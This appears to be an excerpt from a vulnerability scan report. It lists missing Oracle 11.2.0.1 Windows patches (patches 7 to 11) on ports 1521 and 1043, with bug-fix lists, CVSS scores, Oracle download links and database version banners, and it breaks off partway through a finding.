matched: <HTML><HEAD><TITLE>500 Internal Server Error</TITLE></HEAD><BODY><H1>500 Internal Server Error</H1> Servlet error: An exception occurred. The current application deployment descriptors do not allow for including it in this response. Please consult the application log for details. </BODY></HTML>


variants: 6
matched: <HTML><HEAD><TITLE>500 Internal Server Error</TITLE></HEAD><BODY><H1>500 Internal Server Error</H1> Servlet error: An exception occurred. The current application deployment descriptors do not allow for including it in this response. Please consult the application log for details. </BODY></HTML>


variants: 6
matched: <HTML><HEAD><TITLE>500 Internal
Server Error</TITLE></HEAD><BODY><H1>500 Internal Server Error</H1> Servlet error: An exception occurred. The current application deployment descriptors do not allow for including it in this response. Please consult the application log for details. </BODY></HTML>
```

🟥🟥🟥☐☐ 3 Oracle 11.2.0.1 on Microsoft Windows - General Update Multiple Issues (Patch #7) port 1521/tcp

QID: 19627 CVSS Base: 6.8 PCI Severity: 🟥 MED
Category: Database CVSS Temporal: 5
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 05/16/2011

THREAT:

This patch applies to Oracle Version 11.2.0.1 installed on a Microsoft Windows operating system.

Patch #7 addresses the following issues:
10030675 - WHEN ORACLE_AFFINITY REGISTRY PARAMETER SET, CPU_COUNT IS INCORRECT
10080167 - ORA-600 [15599] / ORA-7445 [KGHALF] DURING EBS 12.0.4 UPGRADE
10132342 - ODBC APP GETS ORA-1410 AFTER APPLYING 11.2.0.1 PATCH 3
6866145 - ORA-00600 INTERNAL ERROR CODE, ARGUMENTS [15599] UPDATING TABLE
8790561 - APPSST112 RC1 NOTICED ORA-00904 E . OBJNUM INVALID IDENTIFIER IN POSTUPGRADE
8984021 - HANG WHEN TRANSFERRING MS ACCESS TABLE DATA TO ORACLE TABLE
9096076 - SR11.2.0.2SUPLOG - TRC - KDLS_LOGMINER_START
9137871 - DBMS_STATS ON FUNCTION BASED INDEX FAILS WITH ORA-600 [15851]
9193873 - APPST11201 IMPDP FAILS WITH ORA-39246 CANNOT LOCATE MASTER TABLE WITHIN PROVID
9277263 - ORA-07445 [ATBNUL()+299] WHEN ADDING AN INLINE CONSTRAINT ON A VIRTUAL COLUMN
9303326 - ORA-00600 [KCBGTCR_1A]
9457109 - CREATING AN ORACLEXMLTYPE FROM A STR RESULTS IN EXCESSIVE MEMORY ALLOCATIONS
9457492 - OCR DISKGROUP WAS DISMOUNT WHILE I/O ERROR OCCURED ON ONE NODE
9472669 - HIGH WAITS ON 'CURSOR PIN S WAIT ON X' WITH NO APPARENT BLOCKER
9539440 - TST PERF QUERY ON V$SEGMENT_STATISTICS RESULTS IN ORA-4030
9659614 - HUGE ORA-8103 TRACE FILES GENERATED AFTER PATCH 7519406 APPLIED
9845644 - DBMV2 GE,MERCK,DREY,HTFD,500 ORA-00600 [KKDLCOB-OBJN-EXISTS], [4255263414]
9903704 - WHEN USING ODBC 11.2, MS ACCESS GETS ACCESS VIOLATION OR ORA-1461
9920616 - ORA-904 AFTER UPGRADE FROM 11.1 TO 11.2
9930649 - JOBS FAIL WITH ORA-12805 (TIME OUT WAIT FOR SLAVE JOIN ACK)

IMPACT:
The consequences of not applying this patch can allow attackers to compromise the database.

SOLUTION:
Links for downloading the patch are listed below.

11.2.0.1 Patch 7

32-Bit (Patch 10155837)https://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=10155837

64-Bit (Patch 10155838)https://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=10155838

RESULT:
OS |
---------- |
IBMPC/WIN_NT-8.1.0 |

BANNER |
---------- |
Oracle Database 11g Release 11.2.0.1.0 - Production |
PL/SQL Release 11.2.0.1.0 - Production |
CORE 11.2.0.1.0 Production |
TNS for 32-bit Windows: Version 11.2.0.1.0 - Production |
NLSRTL Version 11.2.0.1.0 - Production |

3 Oracle 11.2.0.1 on Microsoft Windows - General Update Multiple Issues (Patch #9) port 1521/tcp

QID:	19629	CVSS Base:	6.8	PCI Severity:	MED
Category:	Database	CVSS Temporal:	5		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/16/2011				

THREAT:
This patch applies to Oracle Version 11.2.0.1 installed on a Microsoft Windows operating system.

Patch #9 addresses the following issues:
10086495 - CICS APPLICATION CRASHES IN XAOCLOSE() WITH SEGV AFTER UPGRADE TO 11.2
10155684 - STALE GP POINTER FOR TRUSTED CALLOUT AFTER SESSION MIGRATION
10156303 - ORA-6511 AT DMBS_STATS AFTER EXECUTE OCIBREAK()
10157313 - OCI SESSION POOLING INCREASE CPU USAGE AND TAKE LONG TO RELEASE WHEN USING 11.2
10201938 - ODP.NET PROXY AUTHENTICATION AND UDT INCREASE IN PRIVATE BYTES USAGE
10220033 - PIPE RESOURCE IS STILL OBSERVED AFTER CALLING DBMS_PIPE.REMOVE_PIPE
10278864 - XMLTYPE.SCHEMAVALIDATE() METHOD FAILS WITH LSX-00222 THOUGH ELEMENT IS VALID
8332021 - CANNOT ADD A DF WHEN SESSIONS ARE REPORTING ORA-1653 ON 11.1.0.7
8771916 - ORA-00600 [KDSGRP1] WHEN DOING AN UPDATE
8800514 - PSRHOT HIGH PARSE TIME WITH 11.1.0.7 OPTIMIZER
8874588 - PRE-UPGRADE CHECK UTLU112I.SQL SHOULD ROUND FLASHBACK SIZE TO FULL MB
8946311 - ORA-00600 [17059] ERROR DURING DATA LOAD BY SQL LOADER AND SELECT QUERIES.
9003145 - ORA-7445[KGLISOWNERVERSIONABLE()+123] SIGNALLED DURING BEEHIVE INTEGRATION TEST
9115829 - SCROLLABLE CURSOR QUERY WITH DUPLICATE COLUMNS CAUSING ORA-600 [17182]
9131242 - SQL EXEC PART NT RAC ORA-00600 INTERNAL ERROR CODE, ARGUMENTS [QKAFFSINDEX5]
9240305 - ORA-00600 [KKOCXJ PJPCTX] ORA-0600 [KKQJPDPVPD NO JOIN PRED FOUND.]
9398685 - TRACKING BUG TO MERGE FIX FOR BUG 8431767 TO 11.2.0.2 MAIN CODELINE
9469117 - INDEX WITH DELETED KEYS - WRONG RESULTS. OERI [KDSGRP1] ORA-1499 BY ANALYZE
9569029 - XF11.2.0.2XSOUT - TRC - KNLEDUR - SUPPLEMENTAL LOGGING FUNCTION BASED INDEX
9751158 - INSTANCE CRASHED WITH ORA 600 [KJUCVL !BUSY]
8446618 - RECIEVING THE FOLLOWING WARNING MESSAGES IN EMAGENT.TRC FILE

IMPACT:
The consequences of not applying this patch could impact the availability of the database.

SOLUTION:
Links for downloading the patch are listed below.

11.2.0.1 Patch 9

32-Bit (Patch 10352691)https://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=10352691

64-Bit (Patch 10100101)https://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=10352691

RESULT:
OS |
---------- |
IBMPC/WIN_NT-8.1.0 |

BANNER |
---------- |
Oracle Database 11g Release 11.2.0.1.0 - Production |
PL/SQL Release 11.2.0.1.0 - Production |
CORE 11.2.0.1.0 Production |
TNS for 32-bit Windows: Version 11.2.0.1.0 - Production |
NLSRTL Version 11.2.0.1.0 - Production |

3 Oracle 11.2.0.1 on Microsoft Windows - General Update Multiple Issues (Patch #10) port 1521/tcp

QID:	19630	CVSS Base:	6.8	PCI Severity:	MED
Category:	Database	CVSS Temporal:	5		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/16/2011				

THREAT:
This patch applies to Oracle Version 11.2.0.1 installed on a Microsoft Windows operating system.

Patch #10 addresses the following issues:
8772524 - ORA-38500 EXPRESSION IS INVALID IF WE USE THE IN OPERATOR
10357603 - ORA-600 [PRSHNTCB-2] WHEN RUNNING LRGQ1 ON 11.2.0.1 BUNDLE PATCH 8 LABEL
9243068 - EXPDP RETURNS ORA-00922 MISSING OR INVALID OPTION WHEN USING CONSISTENT=TRUE
9448277 - ORA-600[OCIKSIN INVALID STATUS] ON SYS.DBMS_AQADM_SYS.AQ$_PROPAGATION_PROCEDURE
8672862 - ORA-7445 [QCTOSOP] USING LIKE OPERATOR WITH PATCH FOR BUG 7174167 APPLIED
9725141 - ORACLEBULKCOPY NUMERIC BULK LOAD ISSUE.
9328390 - ET11.2SQLEXEC ORA-600 [QERIXGETKEY OPTDESC] FROM QUERY
9275876 - PEOPLESOFT QUERY FAILED WITH CORE DUMP ORA 7445 QERIXGETKEY
9033671 - REGR ORA-07445 EXCEPTION ENCOUNTERED CORE DUMP [KKQFPPDRV1()+66] [SIGSEGV]
10154951 - ORA-7445 EVAOPN3 ON SELECT WITH VIEW, NVL, AND FUNCTION BASED INDEX
9890701 - ORA-3113 WHEN RUNNING SELECT OR EXECUTE DBMS_MVIEW.REFRESH

IMPACT:
The consequences of not applying this patch could impact the availability of the database.

SOLUTION:
Links for downloading the patch are listed below.

11.2.0.1 Patch 10

32-Bit (Patch 10432044)https://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=10432044

64-Bit (Patch 10432045)https://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=10432045

RESULT:
OS |
---------- |
IBMPC/WIN_NT-8.1.0 |

BANNER |
---------- |
Oracle Database 11g Release 11.2.0.1.0 - Production |
PL/SQL Release 11.2.0.1.0 - Production |
CORE 11.2.0.1.0 Production |
TNS for 32-bit Windows: Version 11.2.0.1.0 - Production |
NLSRTL Version 11.2.0.1.0 - Production |

3 Oracle 11.2.0.1 on Microsoft Windows - General Update Multiple Issues (Patch #11) port 1521/tcp

QID:	19631	CVSS Base:	6.8	PCI Severity:	MED
Category:	Database	CVSS Temporal:	5		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/16/2011				

THREAT:
This patch applies to Oracle Version 11.2.0.1 installed on a Microsoft Windows operating system.

Patch #11 addresses the following issues:
9368502 - INCREASE DEFAULT VALUE FOR _KDTGSP_RETRIES PARAMETER DUE TO ORA-600 [KDTGSP: SAM
9705984 - ORA-32108 RUNNING OCCI APPLICATION ON CLIENT 10.2.0.4 ON RHEL5 - RHEL4 WORKS
10302581 - START_REDEF_TABLE CREATE INDEX IN SYSTEM TABLESPACE
10130633 - WRONG RESULT FROM THE SAME REWRITTEN PLAN ONCE OTHER ELIGIBLE MVIEWS ARE PRESENT
8331063 - SR11.2OLTPCOMPRESS - TRC - KCOUNL ORA. ORA-600 [2015] DURING ROLLBACK
10237271 - DBCA FAILS TO CREATE RAC DATABASE
10082277 - EXCESSIVE ALLOCATION IN PCUR OF KKSCSADDCHILDNO CAUSES ORA-4031 ERRORS
10054513 - WRONG RESULTS WITH FIX TO BUG 4728348
9695366 - PROBLEM INSERTING ENCRYPTED VALUES TO MV LOG
8889137 - DBUA AND UTLU112I.SQL DO NOT WORK WHEN DATABASE IS MOUNTED: ORA-06550
10383833 - INTERMITTENT WRONG RESULTS ON QUERY WITH INLIST ITERATOR
11076894 - ALTER INDEX [NO]PARALLEL REQUIRES UNNECCESSARY X-LOCK
10220194 - CRSD.EXE AND RACGIMON.EXE CONSUMES NON-PAGED POOL.
10401327 - WRONG RESULT WITH STAR TRANSFORMATION
9042035 - LOADING DIMENSION WITH VALUE HIERARCHIES DOESNOT POPULATE AGGRREL PROPERLY
10235640 - ORA 7445 EVAOPN3 ON QUERY WITH INLINE VIEW AND NVL FUNCTION
9564886 - ORA-600 [KGL-HASH-COLLISION] DURING TRIGGER EXECUTION
10104492 - SESSIONS FAILING WITH ORA-600 [KKDLCOB-OBJN-EXISTS]
9302054 - ORA-00600[KKQCTMDCQ: QUERY BLOCK COULD NOT BE COPIED]
10374238 - CALL TO RECORDSET->CANCEL BLOCKS UNTIL ASYNCHRONOUS OPEN OF RECORDSET COMPLETES
9613016 - PLS-907 CALLING PACKAGE THAT REFERENCES A REMOTE TYPE THROUGH DBLINK

IMPACT:
The consequences of not applying this patch could impact the availability of the database.

SOLUTION:
Links for downloading the patch are listed below.

11.2.0.1 Patch 11

32-Bit (Patch 11883240)https://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=11883240

64-Bit (Patch 11731176)https://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=11731176

RESULT:

```
OS  |
 ------------------------------  |
         IBMPC/WIN_NT-8.1.0  |



                    BANNER  |
 ------------------------------  |
Oracle Database 11g Release 11.2.0.1.0 - Production  |
PL/SQL Release 11.2.0.1.0 - Production  |
   CORE 11.2.0.1.0 Production  |
TNS for 32-bit Windows: Version 11.2.0.1.0 - Production  |
NLSRTL Version 11.2.0.1.0 - Production  |
```

3 Oracle 11.2.0.1 on Microsoft Windows - General Update Multiple Issues (Patch #7) port 1043/tcp

QID:	19627	CVSS Base:	6.8	PCI Severity:	MED
Category:	Database	CVSS Temporal:	5		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/16/2011				

THREAT:
This patch applies to Oracle Version 11.2.0.1 installed on a Microsoft Windows operating system.

Patch #7 addresses the following issues:
10030675 - WHEN ORACLE_AFFINITY REGISTRY PARAMETER SET, CPU_COUNT IS INCORRECT
10080167 - ORA-600 [15599] / ORA-7445 [KGHALF] DURING EBS 12.0.4 UPGRADE
10132342 - ODBC APP GETS ORA-1410 AFTER APPLYING 11.2.0.1 PATCH 3
6866145 - ORA-00600 INTERNAL ERROR CODE, ARGUMENTS [15599] UPDATING TABLE
8790561 - APPSST112 RC1 NOTICED ORA-00904 E . OBJNUM INVALID IDENTIFIER IN POSTUPGRADE
8984021 - HANG WHEN TRANSFERRING MS ACCESS TABLE DATA TO ORACLE TABLE
9096076 - SR11.2.0.2SUPLOG - TRC - KDLS_LOGMINER_START
9137871 - DBMS_STATS ON FUNCTION BASED INDEX FAILS WITH ORA-600 [15851]
9193873 - APPST11201 IMPDP FAILS WITH ORA-39246 CANNOT LOCATE MASTER TABLE WITHIN PROVID
9277263 - ORA-07445 [ATBNUL()+299] WHEN ADDING AN INLINE CONSTRAINT ON A VIRTUAL COLUMN
9303326 - ORA-00600 [KCBGTCR_1A]
9457109 - CREATING AN ORACLEXMLTYPE FROM A STR RESULTS IN EXCESSIVE MEMORY ALLOCATIONS
9457492 - OCR DISKGROUP WAS DISMOUNT WHILE I/O ERROR OCCURED ON ONE NODE
9472669 - HIGH WAITS ON 'CURSOR PIN S WAIT ON X' WITH NO APPARENT BLOCKER
9539440 - TST PERF QUERY ON V$SEGMENT_STATISTICS RESULTS IN ORA-4030
9659614 - HUGE ORA-8103 TRACE FILES GENERATED AFTER PATCH 7519406 APPLIED
9845644 - DBMV2 GE,MERCK,DREY,HTFD,500 ORA-00600 [KKDLCOB-OBJN-EXISTS], [4255263414]
9903704 - WHEN USING ODBC 11.2, MS ACCESS GETS ACCESS VIOLATION OR ORA-1461
9920616 - ORA-904 AFTER UPGRADE FROM 11.1 TO 11.2
9930649 - JOBS FAIL WITH ORA-12805 (TIME OUT WAIT FOR SLAVE JOIN ACK)

IMPACT:
The consequences of not applying this patch can allow attackers to compromise the database.

SOLUTION:
Links for downloading the patch are listed below.

11.2.0.1 Patch 7

32-Bit (Patch 10155837)https://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=10155837

64-Bit (Patch 10155838)https://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=10155838

RESULT:

```
OS  |
 ----------------------------  |
         IBMPC/WIN_NT-8.1.0  |



                    BANNER  |
 ----------------------------  |
Oracle Database 11g Release 11.2.0.1.0 - Production  |
PL/SQL Release 11.2.0.1.0 - Production  |
   CORE 11.2.0.1.0 Production  |
TNS for 32-bit Windows: Version 11.2.0.1.0 - Production  |
NLSRTL Version 11.2.0.1.0 - Production  |
```

3 Oracle 11.2.0.1 on Microsoft Windows - General Update Multiple Issues (Patch #10) port 1043/tcp

QID:	19630	CVSS Base:	6.8	PCI Severity:	MED
Category:	Database	CVSS Temporal:	5		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/16/2011				

THREAT:

This patch applies to Oracle Version 11.2.0.1 installed on a Microsoft Windows operating system.

Patch #10 addresses the following issues:
8772524 - ORA-38500 EXPRESSION IS INVALID IF WE USE THE IN OPERATOR
10357603 - ORA-600 [PRSHNTCB-2] WHEN RUNNING LRGQ1 ON 11.2.0.1 BUNDLE PATCH 8 LABEL
9243068 - EXPDP RETURNS ORA-00922 MISSING OR INVALID OPTION WHEN USING CONSISTENT=TRUE
9448277 - ORA-600[OCIKSIN INVALID STATUS] ON SYS.DBMS_AQADM_SYS.AQ$_PROPAGATION_PROCEDURE
8672862 - ORA-7445 [QCTOSOP] USING LIKE OPERATOR WITH PATCH FOR BUG 7174167 APPLIED
9725141 - ORACLEBULKCOPY NUMERIC BULK LOAD ISSUE.
9328390 - ET11.2SQLEXEC ORA-600 [QERIXGETKEY OPTDESC] FROM QUERY
9275876 - PEOPLESOFT QUERY FAILED WITH CORE DUMP ORA 7445 QERIXGETKEY
9033671 - REGR ORA-07445 EXCEPTION ENCOUNTERED CORE DUMP [KKQFPPDRV1()+66] [SIGSEGV]
10154951 - ORA-7445 EVAOPN3 ON SELECT WITH VIEW, NVL, AND FUNCTION BASED INDEX
9890701 - ORA-3113 WHEN RUNNING SELECT OR EXECUTE DBMS_MVIEW.REFRESH

IMPACT:
The consequences of not applying this patch could impact the availability of the database.

SOLUTION:
Links for downloading the patch are listed below.

11.2.0.1 Patch 10

32-Bit (Patch 10432044)https://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=10432044

64-Bit (Patch 10432045)https://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=10432045

RESULT:
OS |
---------- |
IBMPC/WIN_NT-8.1.0 |

BANNER |
---------- |
Oracle Database 11g Release 11.2.0.1.0 - Production |
PL/SQL Release 11.2.0.1.0 - Production |
CORE 11.2.0.1.0 Production |
TNS for 32-bit Windows: Version 11.2.0.1.0 - Production |
NLSRTL Version 11.2.0.1.0 - Production |

3 Oracle 11.2.0.1 on Microsoft Windows - General Update Multiple Issues (Patch #11) port 1043/tcp

QID:	19631	CVSS Base:	6.8	PCI Severity:	MED
Category:	Database	CVSS Temporal:	5		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/16/2011				

THREAT:
This patch applies to Oracle Version 11.2.0.1 installed on a Microsoft Windows operating system.

Patch #11 addresses the following issues:
9368502 - INCREASE DEFAULT VALUE FOR _KDTGSP_RETRIES PARAMETER DUE TO ORA-600 [KDTGSP: SAM
9705984 - ORA-32108 RUNNING OCCI APPLICATION ON CLIENT 10.2.0.4 ON RHEL5 - RHEL4 WORKS
10302581 - START_REDEF_TABLE CREATE INDEX IN SYSTEM TABLESPACE
10130633 - WRONG RESULT FROM THE SAME REWRITTEN PLAN ONCE OTHER ELIGIBLE MVIEWS ARE PRESENT
8331063 - SR11.2OLTPCOMPRESS - TRC - KCOUNL ORA. ORA-600 [2015] DURING ROLLBACK

10237271 - DBCA FAILS TO CREATE RAC DATABASE
10082277 - EXCESSIVE ALLOCATION IN PCUR OF KKSCSADDCHILDNO CAUSES ORA-4031 ERRORS
10054513 - WRONG RESULTS WITH FIX TO BUG 4728348
9695366 - PROBLEM INSERTING ENCRYPTED VALUES TO MV LOG
8889137 - DBUA AND UTLU112I.SQL DO NOT WORK WHEN DATABASE IS MOUNTED: ORA-06550
10383833 - INTERMITTENT WRONG RESULTS ON QUERY WITH INLIST ITERATOR
11076894 - ALTER INDEX [NO]PARALLEL REQUIRES UNNECCESSARY X-LOCK
10220194 - CRSD.EXE AND RACGIMON.EXE CONSUMES NON-PAGED POOL.
10401327 - WRONG RESULT WITH STAR TRANSFORMATION
9042035 - LOADING DIMENSION WITH VALUE HIERARCHIES DOESNOT POPULATE AGGRREL PROPERLY
10235640 - ORA 7445 EVAOPN3 ON QUERY WITH INLINE VIEW AND NVL FUNCTION
9564886 - ORA-600 [KGL-HASH-COLLISION] DURING TRIGGER EXECUTION
10104492 - SESSIONS FAILING WITH ORA-600 [KKDLCOB-OBJN-EXISTS]
9302054 - ORA-00600[KKQCTMDCQ: QUERY BLOCK COULD NOT BE COPIED]
10374238 - CALL TO RECORDSET->CANCEL BLOCKS UNTIL ASYNCHRONOUS OPEN OF RECORDSET COMPLETES
9613016 - PLS-907 CALLING PACKAGE THAT REFERENCES A REMOTE TYPE THROUGH DBLINK

IMPACT:
The consequences of not applying this patch could impact the availability of the database.

SOLUTION:
Links for downloading the patch are listed below.

11.2.0.1 Patch 11

32-Bit (Patch 11883240)https://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=11883240

64-Bit (Patch 11731176)https://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=11731176

RESULT:

```
OS  |
 ------------------------------  |
         IBMPC/WIN_NT-8.1.0  |
```

```
                    BANNER  |
 ------------------------------  |
Oracle Database 11g Release 11.2.0.1.0 - Production  |
PL/SQL Release 11.2.0.1.0 - Production  |
   CORE 11.2.0.1.0 Production  |
TNS for 32-bit Windows: Version 11.2.0.1.0 - Production  |
NLSRTL Version 11.2.0.1.0 - Production  |
```

 3 Oracle 11.2.0.1 on Microsoft Windows - General Update Multiple Issues (Patch #9) port 1043/tcp

QID:	19629	CVSS Base:	6.8	PCI Severity:	MED
Category:	Database	CVSS Temporal:	5		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/16/2011				

THREAT:
This patch applies to Oracle Version 11.2.0.1 installed on a Microsoft Windows operating system.

Patch #9 addresses the following issues:
10086495 - CICS APPLICATION CRASHES IN XAOCLOSE() WITH SEGV AFTER UPGRADE TO 11.2
10155684 - STALE GP POINTER FOR TRUSTED CALLOUT AFTER SESSION MIGRATION
10156303 - ORA-6511 AT DMBS_STATS AFTER EXECUTE OCIBREAK()

10157313 - OCI SESSION POOLING INCREASE CPU USAGE AND TAKE LONG TO RELEASE WHEN USING 11.2
10201938 - ODP.NET PROXY AUTHENTICATION AND UDT INCREASE IN PRIVATE BYTES USAGE
10220033 - PIPE RESOURCE IS STILL OBSERVED AFTER CALLING DBMS_PIPE.REMOVE_PIPE
10278864 - XMLTYPE.SCHEMAVALIDATE() METHOD FAILS WITH LSX-00222 THOUGH ELEMENT IS VALID
8332021 - CANNOT ADD A DF WHEN SESSIONS ARE REPORTING ORA-1653 ON 11.1.0.7
8771916 - ORA-00600 [KDSGRP1] WHEN DOING AN UPDATE
8800514 - PSRHOT HIGH PARSE TIME WITH 11.1.0.7 OPTIMIZER
8874588 - PRE-UPGRADE CHECK UTLU112I.SQL SHOULD ROUND FLASHBACK SIZE TO FULL MB
8946311 - ORA-00600 [17059] ERROR DURING DATA LOAD BY SQL LOADER AND SELECT QUERIES.
9003145 - ORA-7445[KGLISOWNERVERSIONABLE()+123] SIGNALLED DURING BEEHIVE INTEGRATION TEST
9115829 - SCROLLABLE CURSOR QUERY WITH DUPLICATE COLUMNS CAUSING ORA-600 [17182]
9131242 - SQL EXEC PART NT RAC ORA-00600 INTERNAL ERROR CODE, ARGUMENTS [QKAFFSINDEX5]
9240305 - ORA-00600 [KKOCXJ PJPCTX] ORA-0600 [KKQJPDPVPD NO JOIN PRED FOUND.]
9398685 - TRACKING BUG TO MERGE FIX FOR BUG 8431767 TO 11.2.0.2 MAIN CODELINE
9469117 - INDEX WITH DELETED KEYS - WRONG RESULTS. OERI [KDSGRP1] ORA-1499 BY ANALYZE
9569029 - XF11.2.0.2XSOUT - TRC - KNLEDUR - SUPPLEMENTAL LOGGING FUNCTION BASED INDEX
9751158 - INSTANCE CRASHED WITH ORA 600 [KJUCVL !BUSY]
8446618 - RECIEVING THE FOLLOWING WARNING MESSAGES IN EMAGENT.TRC FILE

IMPACT:
The consequences of not applying this patch could impact the availability of the database.

SOLUTION:
Links for downloading the patch are listed below.

11.2.0.1 Patch 9

32-Bit (Patch 10352691)https://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=10352691

64-Bit (Patch 10100101)https://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=10352691

RESULT:

```
OS  |
 ----------------------------  |
         IBMPC/WIN_NT-8.1.0  |
```

```
                    BANNER  |
 ----------------------------  |
Oracle Database 11g Release 11.2.0.1.0 - Production  |
PL/SQL Release 11.2.0.1.0 - Production  |
   CORE 11.2.0.1.0 Production  |
TNS for 32-bit Windows: Version 11.2.0.1.0 - Production  |
NLSRTL Version 11.2.0.1.0 - Production  |
```

3 Oracle 11.2.0.1 on Microsoft Windows - General Update Multiple Issues (Patch #8) port 1521/tcp

QID:	19628	CVSS Base:	5.4	PCI Severity:	MED
Category:	Database	CVSS Temporal:	4		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/16/2011				

THREAT:
This patch applies to Oracle Version 11.2.0.1 installed on a Microsoft Windows operating system.

Patch #8 addresses the following issues:

10052141 - EXADATA DATABASE CRASH WITH ORA-7445 [_WORDCOPY_BWD_DEST_ALIGNED] AND ORA-600 [2
10116578 - ORA-29516 AURORA ASSERTION FAILURE ASSERTION FAILURE AT /ADE/AIME_JAVAVM_51268
10134677 - JOIN SELECTIVITY OF TRANSITIVE PREDICATES MISCALCULATED
10140809 - WHILE CREATING MVIEW THEN ORA-00600 [KKZCSN] OCCURS
10157402 - LOB SEGMENT HAS NULL DATA AFTER LONG TO LOB CONVERSION IN PARALLEL MODE
10172454 - APPLY NUMBER 100 ABORTS WITH ORA-26650 ERROR
7662438 - ORA-07445 [KOKSCOLD()+950] DURING INSERT INTO A CLOB COLUMN.
8397251 - ORA-600 [15570] WITH PATCH 4611578 ALREADY INSTALLED
8499180 - ET11.2SQLEXEC SIGNAL 11 QESAPACKQBNEXT()+66 ON QUERY IN READ-ONLY TXN
8522654 - FAILURE WHEN CALLING AN OS VIA A JAVA STORED PROCEDURE
9090269 - ORA-600 [17074] DUE TO KGLDACNT OVERFLOW
9234660 - TT11.2.0.2VALGRIND MLK (MEMORY LEAK) IN CLS_AGFW ENGINE CMDEXREPLYHDLR
9255996 - ORA-01461 WHEN EXECUTING SQL MERGE WITH A LONG/LOB COLUMN
9395237 - CREATE ROLE NOT IDENTIFIED CAUSES CAPTURE TO ABORT WITH AN ORA-921
9461782 - ORA-7445 [KTSLF_SUMFSG()+54] [SIGSEGV] AND KTSLFSUM_CFS ON CALL STACK
9668086 - SLOW EXECUTION PATH WITH _FIX_CONTROL '5705630 ON'
9703463 - APPS_BM_WKLDSTS APPS ENCOUNTERED ORA-03137 WHILE BENCHMARK REPLAY
9736701 - 11.2.0.1 DBUA DROP TRIGGER LBAC$LOGON CAUSE ISSUES ON LABEL SECURITY
9795214 - DATABASE INSTANCE CRASHED DUE ORA-00600 [17074], ORA-822MMAN
9823660 - ORA-603 ORA-604 ORA-1001 ORA-28003 WHEN PASSWORD_VERIFY_FUNCTION RETURNS FALSE
9826065 - ORA-600 [QCTCTE1] FROM A QUERY
9866728 - ORAOLEDB RETURNING NULL BLOB DATA FOR EVERY OTHER ROW
9916260 - WRONG RESULTS LED BY NOT IS NOT NULL FILTER AND INLINE VIEW
9972680 - OCISERVERATTACH CALLS GENERATE .TRC WITH PROTO/DTY NEGOTIATION 3113 IN 11.2.0.1
9818631 - USING OO4O,DOUBLE QUOTES ARE ADDED TO RAWTOHEX FUNC IN INTERNALLY GENERATED SQL
10225758 - Null USING JAVA GRAPHICS FAILS WITH ORA-7445 [JONI_MONITOR_ENTER]

IMPACT:
The consequences of not applying this patch could impact the availability of the database.

SOLUTION:
Links for downloading the patch are listed below.

11.2.0.1 Patch 8

32-Bit (Patch 10245350)https://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=10245350

64-Bit (Patch 10245351)https://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=10245351

RESULT:
OS |
---------- |
IBMPC/WIN_NT-8.1.0 |

BANNER |
---------- |
Oracle Database 11g Release 11.2.0.1.0 - Production |
PL/SQL Release 11.2.0.1.0 - Production |
CORE 11.2.0.1.0 Production |
TNS for 32-bit Windows: Version 11.2.0.1.0 - Production |
NLSRTL Version 11.2.0.1.0 - Production |

3 Oracle 11.2.0.1 on Microsoft Windows - General Update Multiple Issues (Patch #8) port 1043/tcp

QID:	19628	CVSS Base:	5.4	PCI Severity:	MED
Category:	Database	CVSS Temporal:	4		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/16/2011				

THREAT:
This patch applies to Oracle Version 11.2.0.1 installed on a Microsoft Windows operating system.

Patch #8 addresses the following issues:
10052141 - EXADATA DATABASE CRASH WITH ORA-7445 [_WORDCOPY_BWD_DEST_ALIGNED] AND ORA-600 [2
10116578 - ORA-29516 AURORA ASSERTION FAILURE ASSERTION FAILURE AT /ADE/AIME_JAVAVM_51268
10134677 - JOIN SELECTIVITY OF TRANSITIVE PREDICATES MISCALCULATED
10140809 - WHILE CREATING MVIEW THEN ORA-00600 [KKZCSN] OCCURS
10157402 - LOB SEGMENT HAS NULL DATA AFTER LONG TO LOB CONVERSION IN PARALLEL MODE
10172454 - APPLY NUMBER 100 ABORTS WITH ORA-26650 ERROR
7662438 - ORA-07445 [KOKSCOLD()+950] DURING INSERT INTO A CLOB COLUMN.
8397251 - ORA-600 [15570] WITH PATCH 4611578 ALREADY INSTALLED
8499180 - ET11.2SQLEXEC SIGNAL 11 QESAPACKQBNEXT()+66 ON QUERY IN READ-ONLY TXN
8522654 - FAILURE WHEN CALLING AN OS VIA A JAVA STORED PROCEDURE
9090269 - ORA-600 [17074] DUE TO KGLDACNT OVERFLOW
9234660 - TT11.2.0.2VALGRIND MLK (MEMORY LEAK) IN CLS_AGFW ENGINE CMDEXREPLYHDLR
9255996 - ORA-01461 WHEN EXECUTING SQL MERGE WITH A LONG/LOB COLUMN
9395237 - CREATE ROLE NOT IDENTIFIED CAUSES CAPTURE TO ABORT WITH AN ORA-921
9461782 - ORA-7445 [KTSLF_SUMFSG()+54] [SIGSEGV] AND KTSLFSUM_CFS ON CALL STACK
